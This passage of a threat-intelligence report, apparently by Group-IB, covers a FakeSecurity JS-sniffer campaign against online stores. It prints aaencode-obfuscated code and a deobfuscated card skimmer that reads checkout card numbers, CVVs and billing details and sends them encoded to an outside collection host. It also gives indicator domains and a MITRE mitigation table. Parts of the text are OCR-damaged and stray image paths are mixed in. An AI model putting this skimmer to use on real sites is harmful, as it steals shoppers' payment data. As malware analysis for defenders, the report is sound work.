    ﾟДﾟ) ['_'] (ﾟεﾟ+(ﾟДﾟ)[ﾟoﾟ]+ (ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+ ((o^_^o) +(o^_^o))+ ((o^_^o) +(o^_^o))+ (ﾟДﾟ)[ﾟεﾟ]+(ﾟΘ
    ﾟΘﾟ))+ (ﾟДﾟ)[ﾟεﾟ]+(ﾟｰﾟ)+ (c^_^o)+ (ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+ ((ﾟｰﾟ) + (o^_^o))+ (c^_^o)+ (ﾟДﾟ)[ﾟεﾟ]+(ﾟｰﾟ)+ (c^
    c^_^o)+ (ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+ (ﾟｰﾟ)+ (ﾟｰﾟ)+ (ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+ ((ﾟｰﾟ) + (ﾟΘﾟ))+ ((ﾟｰﾟ) + (o^_^o))+ (ﾟДﾟ)[
    ﾟΘﾟ))+ (ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+ ((ﾟｰﾟ) + (ﾟΘﾟ))+ ((ﾟｰﾟ) + (ﾟΘﾟ))+ (ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+ (ﾟｰﾟ)+ ((ﾟｰﾟ) + (ﾟΘﾟ))+ (
    ((o^_^o) +(o^_^o))+ (ﾟｰﾟ)+ (ﾟДﾟ)[ﾟεﾟ]+((ﾟｰﾟ) + (ﾟΘﾟ))+ ((o^_^o) +(o^_^o))+ (ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+ (ﾟｰﾟ)+
    ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+ ((o^_^o) +(o^_^o))+ (ﾟｰﾟ)+ (ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+ (c^_^o)+ ((ﾟｰﾟ) + (ﾟΘﾟ))+ (ﾟДﾟ)[ﾟεﾟ]+(
    ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+ ((ﾟｰﾟ) + (ﾟΘﾟ))+ ((ﾟｰﾟ) + (ﾟΘﾟ))+ (ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+ (ﾟｰﾟ)+ ((ﾟｰﾟ) + (ﾟΘﾟ))+ (ﾟДﾟ)[ﾟε
    +(o^_^o))+ (ﾟｰﾟ)+ (ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+ ((o^_^o) +(o^_^o))+ (o^_^o)+ (ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+ (c^_^o)+ ((o^_^o
    ((o^_^o) - (ﾟΘﾟ))+ (ﾟｰﾟ)+ (ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+ (ﾟｰﾟ)+ (ﾟΘﾟ)+ (ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+ (ﾟｰﾟ)+ ((ﾟｰﾟ) + (o^_^o))+
    ﾟΘﾟ)+ (ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+ ((ﾟｰﾟ) + (ﾟΘﾟ))+ ((ﾟｰﾟ) + (ﾟΘﾟ))+ (ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+ (ﾟｰﾟ)+ ((ﾟｰﾟ) + (ﾟΘﾟ))+ (
    ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+ (ﾟｰﾟ)+ ((o^_^o) - (ﾟΘﾟ))+ (ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+ ((o^_^o) +(o^_^o))+ ((ﾟｰﾟ) + (ﾟΘﾟ))+ (
    +(o^_^o))+ (ﾟｰﾟ)+ (ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+ ((ﾟｰﾟ) + (ﾟΘﾟ))+ ((ﾟｰﾟ) + (o^_^o))+ (ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+ ((ﾟｰﾟ) + (
    ﾟДﾟ)[ﾟεﾟ]+((ﾟｰﾟ) + (ﾟΘﾟ))+ (ﾟΘﾟ)+ (ﾟДﾟ)[ﾟεﾟ]+((ﾟｰﾟ) + (o^_^o))+ (o^_^o)+ (ﾟДﾟ)[ﾟεﾟ]+(ﾟｰﾟ)+ (c^_^o)+ (
    ((o^_^o) +(o^_^o))+ (ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+ (ﾟｰﾟ)+ (ﾟΘﾟ)+ (ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+ ((o^_^o) +(o^_^o))+ ((o^_^o) -
    ﾟΘﾟ)+ (ﾟДﾟ)[ﾟεﾟ]+((ﾟｰﾟ) + (o^_^o))+ (o^_^o)+ (ﾟДﾟ)[ﾟεﾟ]+(ﾟｰﾟ)+ (c^_^o)+ (ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+ ((o^_^o) -
    ((ﾟｰﾟ) + (ﾟΘﾟ))+ ((ﾟｰﾟ) + (o^_^o))+ (ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+ ((o^_^o) +(o^_^o))+ ((o^_^o) - (ﾟΘﾟ))+ (ﾟДﾟ)[
    ((ﾟｰﾟ) + (ﾟΘﾟ))+ (ﾟΘﾟ)+ (ﾟДﾟ)[ﾟεﾟ]+((ﾟｰﾟ) + (o^_^o))+ ((ﾟｰﾟ) + (ﾟΘﾟ))+ (ﾟДﾟ)[ﾟεﾟ]+((o^_^o) +(o^_^o))
    + (ﾟΘﾟ))+ (ﾟΘﾟ)+ (ﾟДﾟ)[ﾟεﾟ]+((ﾟｰﾟ) + (o^_^o))+ (ﾟｰﾟ)+ (ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+ ((ﾟｰﾟ) + (o^_^o))+ (c^_^o)+
    (ﾟΘﾟ))+ (ﾟｰﾟ)+ (ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+ (ﾟｰﾟ)+ ((ﾟｰﾟ) + (ﾟΘﾟ))+ (ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+ ((ﾟｰﾟ) + (ﾟΘﾟ))+ ((o^_^o)
    ((o^_^o) +(o^_^o))+ (ﾟｰﾟ)+ (ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+ ((ﾟｰﾟ) + (ﾟΘﾟ))+ (c^_^o)+ (ﾟДﾟ)[ﾟεﾟ]+((ﾟｰﾟ) + (o^_^o))+
```

Part of JS-sniffer code obfuscated with aaencode

After deobfuscating it, Group-IB established that the malware used for infections was a modified version of the FakeSecurity JS-sniffer. Its distribution was analyzed in November 2019.



```
var fname = document.getElementById("billing:firstname").value;
var lname = document.getElementById("billing:lastname").value;
var email = document.getElementById("billing:email").value;
var telephone = document.getElementById("billing:telephone").value;
var post = document.getElementById("billing:postcode").value;
var street = document.getElementById("billing:street1").value;
var city = document.getElementById("billing:city").value;
var e1 = document.getElementById("billing:region_id");
var state = e1.options[e1.selectedIndex].innerHTML;
var e2 = document.getElementById("billing:country_id");
var country = e2.options[e2.selectedIndex].value;
var ccnum = document.getElementById("authorizenet_cc_number").value;
var cvv = document.getElementById("authorizenet_cc_cid").value;
var e3 = document.getElementById("authorizenet_expiration");
var exp_m = e3.options[e3.selectedIndex].value;
var e4 = document.getElementById("authorizenet_expiration_yr");
var exp_y = e4.options[e4.selectedIndex].value;
var result = ccnum+";"+exp_m+";"+exp_y+";"+cvv+";"+fname+";"+lname+";"+street+";"+country+";"+post+
    ";"+state+";"+city+";"+telephone+";"+email+";null;null;null;vaRedacted te.com;";
var n = document.createElement("img");
    var myStr = result;
    var key = 41;

    function crypt(str, key){
        var newstr = '';
        for(let i=0; i < str.length; i++) {
            let char = str.charCodeAt(i) ^ key;
            newstr += String.fromCharCode(char);
        }
        return newstr;
    }

    var result1 = btoa(crypt(myStr,key));

n.src = "https://get-js.com/post.php?payment="+result1;
}
});
}
```

Deobfuscated code of the FakeSecurity JS-sniffer modified version

In May 2020, Group-IB discovered new infected online stores. Once again, the attackers used a modified FakeSecurity JS-sniffer obfuscated with aaencode. The malware was injected either by a link using a script tag or by modifying existing JavaScript files on the site. The JS-sniffer was used to compromise over 20 online stores between May and September 2020. The following domains were used to store the code and collect stolen bank card data during the new campaign:

- cloud-js[.]co.za
- host-js[.]co.za
- magento-cloud[.]co.za
- magento-js[.]co.za
- magento-security[.]co.za
- marketplace-magento[.]co.za
- marketplacemagento[.]co.za
- node-js[.]co.za
- node-js[.]co.za


- payment-js[.]co.za
- security-js[.]co.za
- web-js[.]co.za

Created on April 24, 2020 (during the second wave), these domains were registered with the same registrars as those used to distribute the Vidar and Raccoon stealers and the Buer and Smoke loaders.

The format of the links to the JS-sniffer files combined with the malware family type suggest that FakeSecurity JS-sniffer operators are behind the campaign to infect online stores.

In addition, some domains involved in the campaign under investigation hosted a parked page labeled "test page", like the one hosted on FakeSecurity domains:

- https://urlscan.io/result/0299b3e5-cbba-40be-adce-7ba437e4cb39/ microsoft-cloud10[.]co.za
- https://urlscan.io/result/8f244d1b-2186-4db5-9c52-6122584dafa9/ - documents-cloud-server[.]co.za



nicrosoft-cloud10.co.za

.02.130.112.195

IRL: http://microsoft-cloud10.co.za/

ubmission: On July 06 via manual (July 6th 2020, 12:41:20 pm) from DE

ummary

This website contacted **1 IPs** in **1 countries** across **1 domains** to perform **1 HTTP transactions**. The main IP is 102.130.112.195, located in **South Africa** and belongs to xneelo, ZA. The main domain is microsoft-cloud10.co.za.

microsoft-cloud10.co.za scanned **3 times** on urlscan.io Show Scans 3


urlscan.io Verdict: No classification

Live information

Google Safe Browsing: Malicious for *microsoft-cloud10.co.za*

Screenshot


Examples of similar parked pages on JS-sniffer FakeSecurity's gate and domains in co.za zone



payment-js.co.za/


payment-js.co.za

this test page



https://node-js.org.za:443/

https://node-js.org.za:443/index.php




```
test page
```

The evidence found indicates that the operators of the FakeSecurity JS-sniffer family are likely to be behind the multi-stage malicious campaign described above. According to our information, even though the group gains initial access using non-self-developed tools sold or rented on darknet forums, it continues to operate its exclusive JS-sniffer.

Recommendations

Below you can see attackers' TTPs and relevant mitigation and defense techniques in accordance with MITRE ATT&CK and MITRE Shield that we recommend to use to protect against and prevent cyberattacks.

All the mitigation and defense techniques are implemented in Group-IB's products intended for the protection against cyberattacks at early stages. If you have any questions or suspect that you're being attacked email us at response@cert-gib.com.



FakeSecurity's TTPs and relevant mitigation and defense techniques in accordance with MITRE ATT&CK and MITRE Shield

Tactics	Techniques of adversaries	Mitigations & Active Defense Techniques	Group-IB mitigation & protection products
Reconnaissance	T1595. Active Scanning T1583. Acquire Infrastructure	M1016. Vulnerability Scanning	Security Assessment
Initial Access	T1566. Phishing T1190. Exploit Public-Facing Application	M1049. Antivirus/Antimalware M1031. Network Intrusion Prevention M1021. Restrict Web-Based Content M1017. User Training M1050. Exploit Protection M1051. Update Software M1027. Password Policies DTE0035. User Training DTE0019. Email Manipulation DTE0027. Network Monitoring	Threat Hunting Framework Threat Intelligence & Attribution Cyber Education Red Teaming
Execution	T1059. Command and Scripting Interpreter T1204. User Execution T1059.007. JavaScript/JScript	M1049. Antivirus/Antimalware M1038. Execution Prevention M1021. Restrict Web-Based Content M1026. Privileged Account Management DTE0035. User Training DTE0021. Hunting DTE0018. Detonate Malware DTE0007. Behavioral Analytics DTE0003. API Monitoring DTE0034. System Activity Monitoring	Threat Hunting Framework Red Teaming Incident Response Fraud Hunting Platform
Defense Evasion	T1036. Masquerading T1027. Obfuscated Files or Information		
Credential Access	T1056. Input Capture	M1049. Antivirus/Antimalware DTE0007. Behavioral Analytics DTE0003. API Monitoring DTE0034. System Activity Monitoring	Threat Hunting Framework
Collection			
Command and Control	T1219. Remote Access Software	M1038. Execution Prevention M1031. Network Intrusion Prevention DTE0021. Hunting DTE0022. Isolation DTE0027. Network Monitoring DTE0003. API Monitoring DTE0034. System Activity Monitoring DTE0031. Protocol Decoder	Threat Hunting Framework
Exfiltration	T1041. Exfiltration Over C2 Channel		

Lear more about Group-IB's Security Assessment, Threat Hunting Framework, Threat Intelligence & Attribution, Cyber Education, Red Teaming, Incident Response, and Fraud Hunting Platform on our website.

Indicators

cloud-server-updater[.]co.za
cloud-server-updater1[.]co.za
cloud-server-updater2[.]co.za
cloud-server-updater3[.]co.za

cloud-server-updater4[.]co.za
cloud-server-updater5[.]co.za
cloud-server-updater6[.]co.za
cloud-server-updater7[.]co.za
cloud-server-updater8[.]co.za
cloud-server-updater9[.]co.za
cloud-server-updater10[.]co.za
cloud-server-updater11[.]co.za
cloud-server-updater12[.]co.za
cloud-server-updater13[.]co.za
cloud-server-updater14[.]co.za
cloud-server-updater15[.]co.za
cloud-server-updater16[.]co.za
cloud-server-updater17[.]co.za
cloud-server-updater18[.]co.za
cloud-server-updater19[.]co.za
cloud-server-updater20[.]co.za
cloud-server-updater21[.]co.za
cloud-server-updater22[.]co.za
cloud-server-updater23[.]co.za
cloud-server-updater24[.]co.za
cloud-server-updater25[.]co.za
cloud-server-updater26[.]co.za
cloud-server-updater27[.]co.za
cloud-server-updater28[.]co.za
35.228.95[.]80
35.198.88[.]195
34.105.255[.]170
102.130.113[.]55
34.105.219[.]83
oneupdateadobe[.]co.za
oneupdateadobe2[.]co.za
oneupdateadobe3[.]co.za
oneupdateadobe4[.]co.za
updateforadobenew[.]co.za
oneupdateadobe[.]org.za
oneupdateadobe2[.]org.za
oneupdateadobe3[.]org.za
microsoft-cloud1[.]co.za
microsoft-cloud6[.]co.za
microsoft-cloud7[.]co.za
microsoft-cloud8[.]co.za

microsoft-cloud9[.]co.za
microsoft-cloud10[.]co.za
microsoft-cloud11[.]co.za
microsoft-cloud12[.]co.za
microsoft-cloud13[.]co.za
microsoft-cloud14[.]co.za
microsoft-cloud15[.]co.za
cloudupdates[.]co.za

cloud-js[.]co.za
host-js[.]co.za
magento-cloud[.]co.za
magento-js[.]co.za
magento-security[.]co.za
marketplace-magento[.]co.za
marketplacemagento[.]co.za
node-js[.]co.za
node-js[.]co.za
payment-js[.]co.za
security-js[.]co.za
web-js[.]co.za

documents-cloud-server1[.]co.za
documents-cloud-server2[.]co.za
documents-cloud-server3[.]co.za
documents-cloud-server4[.]co.za
documents-cloud-server6[.]co.za
documents-cloud-server7[.]co.za
documents-cloud-server8[.]co.za
documents-cloud-server9[.]co.za
documents-cloud-server[.]co.za
oneupdateadobe[.]co.za
oneupdateadobe2[.]co.za
oneupdateadobe3[.]co.za
oneupdateadobe4[.]co.za
updateforadobenew[.]co.za
oneupdateadobe[.]org.za
oneupdateadobe2[.]org.za
oneupdateadobe3[.]org.za
oneupdateadobe3[.]com

badlandsparks.com
gineuter.info
paunsaugunt.com
precambrianera.com
biscayneinn.com
msupdater[.]co.za
cloudupdate[.]co.za
cloudupdates[.]co.za
securitycloudserver[.]co.za
fastandprettycleaner[.]hk
download-plugin[.]co.za
download-plugins[.]co.za
downloadplugins[.]co.za
code-cloud1[.]co.za
code-cloud2[.]co.za
code-cloud3[.]co.za
code-cloud4[.]co.za
code-cloud5[.]co.za
code-cloud6[.]co.za
google-document[.]co.za
azure-cloud1[.]co.za
azure-cloud2[.]co.za
azure-cloud3[.]co.za
azure-cloud4.]co.za
azure-cloud1.web.za
azure-cloud2.web.za
azure-cloud3].web.za
Updateadobeonline[.]co.za